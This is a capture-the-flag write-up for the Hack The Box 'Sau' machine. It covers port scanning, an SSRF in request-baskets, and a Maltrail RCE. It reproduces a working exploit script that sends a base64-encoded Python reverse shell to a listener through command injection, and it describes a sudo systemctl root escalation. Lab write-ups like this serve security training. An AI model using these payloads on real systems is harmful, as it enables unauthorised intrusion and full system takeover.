
HTB-SAU

Details:

IP : 10.129.66.57

NMAP SCAN:





```
PORT      STATE    SERVICE REASON      VERSION
22/tcp    open     ssh     syn-ack     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 aa:88:67:d7:13:3d:08:3a:8a:ce:9d:c4:dd:f3:e1:ed (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDdY38bkvujLwIK0QnFT+VOKT9zjKiPbyHpE+cVhus9r/6I/uqPzLylknIEjMYOVbFbVd8rTGzbmXKJBdRK61WioiPlKjbqvhO/YT
UvyvAGvK92wQpk6CIuHnz6IIIvuZdSklB02JzQGlJgeV54kWySeUKa9RoyapbIqruBqB13esE2/5VWyav0Oq5POjQWOWeiXA6yhIlJjl7NzTp/SFNGHVhkUMSVdA7rQJf10XCafS84IM
dzK+E8W20zZp+toLBO1Nz4/Q/9yLhJ4Et+jcjTdI1LMVeo3VZw3Tp7KHTPsIRnr8ml+3O86e0PK+qsFASDNgb3yU61FEDfA0GwPDa5QxLdknId0bsJeHdbmVUW3zax8EvR+pIraJfuib
|   256 ec:2e:b1:05:87:2a:0c:7d:b1:49:87:64:95:dc:8a:21 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEFMztyG0X2EUodqQ3reKn1PJNniZ4nfvqlM7XLxvF1OIzOphb7VEz4SCG6nXXNACQ
|   256 b3:0c:47:fb:a2:f2:12:cc:ce:0b:58:82:0e:50:43:36 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICYYQRfQHc6ZlP/emxzvwNILdPPElXTjMCOGH6iejfmi
80/tcp    filtered http    no-response
55555/tcp open     unknown syn-ack
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Sun, 21 Jul 2024 01:00:30 GMT
|     Content-Length: 75
|     invalid basket name; the name does not match pattern: ^[wd-_\.]{1,250}$
|   GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 302 Found
|     Content-Type: text/html; charset=utf-8
|     Location: /web
|     Date: Sun, 21 Jul 2024 01:00:00 GMT
|     Content-Length: 27
|     href="/web">Found</a>.
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Allow: GET, OPTIONS
|     Date: Sun, 21 Jul 2024 01:00:00 GMT
|_    Content-Length: 0
```

]


Ports open:
22/tcp open SSH
80/tcp filtered http
55555/tcp open unknown

cant get on port 80 as its filtered
lets try port 55555






We can now send a request to the basket using curl.




test with SSTI with **curl** http://10.129.229.26:55555/objl6op **-A "{{ hello }}"/'hi'**

but the user agent shows the {{ hello }} so it is not vulnerable.




LOOKING ELSEWHERE





powered by request-baskets and version

request-baskets cve found on google allows us to use SSRF (Server Side Request Forgery)

CVE : CVE-2023-27163








Looking on google I find a RCE exploit for Maltrail on github

RCE Exploit https://github.com/spookier/Maltrail-v0.53-Exploit



```
'''
<redacted>
'''

import sys;
import os;
import base64;

def main():
        listening_IP = None
        listening_PORT = None
        target_URL = None

        if len(sys.argv) != 4:
                print("Error. Needs listening IP, PORT and target URL.")
                return(-1)

        listening_IP = sys.argv[1]
        listening_PORT = sys.argv[2]
        target_URL = sys.argv[3] + "/login"
        print("Running exploit on " + str(target_URL))
        curl_cmd(listening_IP, listening_PORT, target_URL)

def curl_cmd(my_ip, my_port, target_url):
        payload = f'python3 -c \'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("{my_ip}",{my_port}));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")\''
        encoded_payload = base64.b64encode(payload.encode()).decode()  # encode the payload in Base64
        command = f"curl '{target_url}' --data 'username=;`echo+\"{encoded_payload}\"+|+base64+-d+|+sh`'"
        os.system(command)

if __name__ == "__main__":
    main()
```

We now can spawn a shell with the exploit.

We are now in as user puma and can find the user flag.

**user.txt c40901e3b6c50____

Looking at sudo privileges


Using command sudo -l we can see that we are able to run systemctl as sudo

Using GTFO bins we find that we are able to exploit this and get a root shell

```
puma@sau:~$ sudo -l
sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
```

Use priv escalation in sytemctl to get root using !/bin/bash to spawn root shell.



We now have root and the box is complete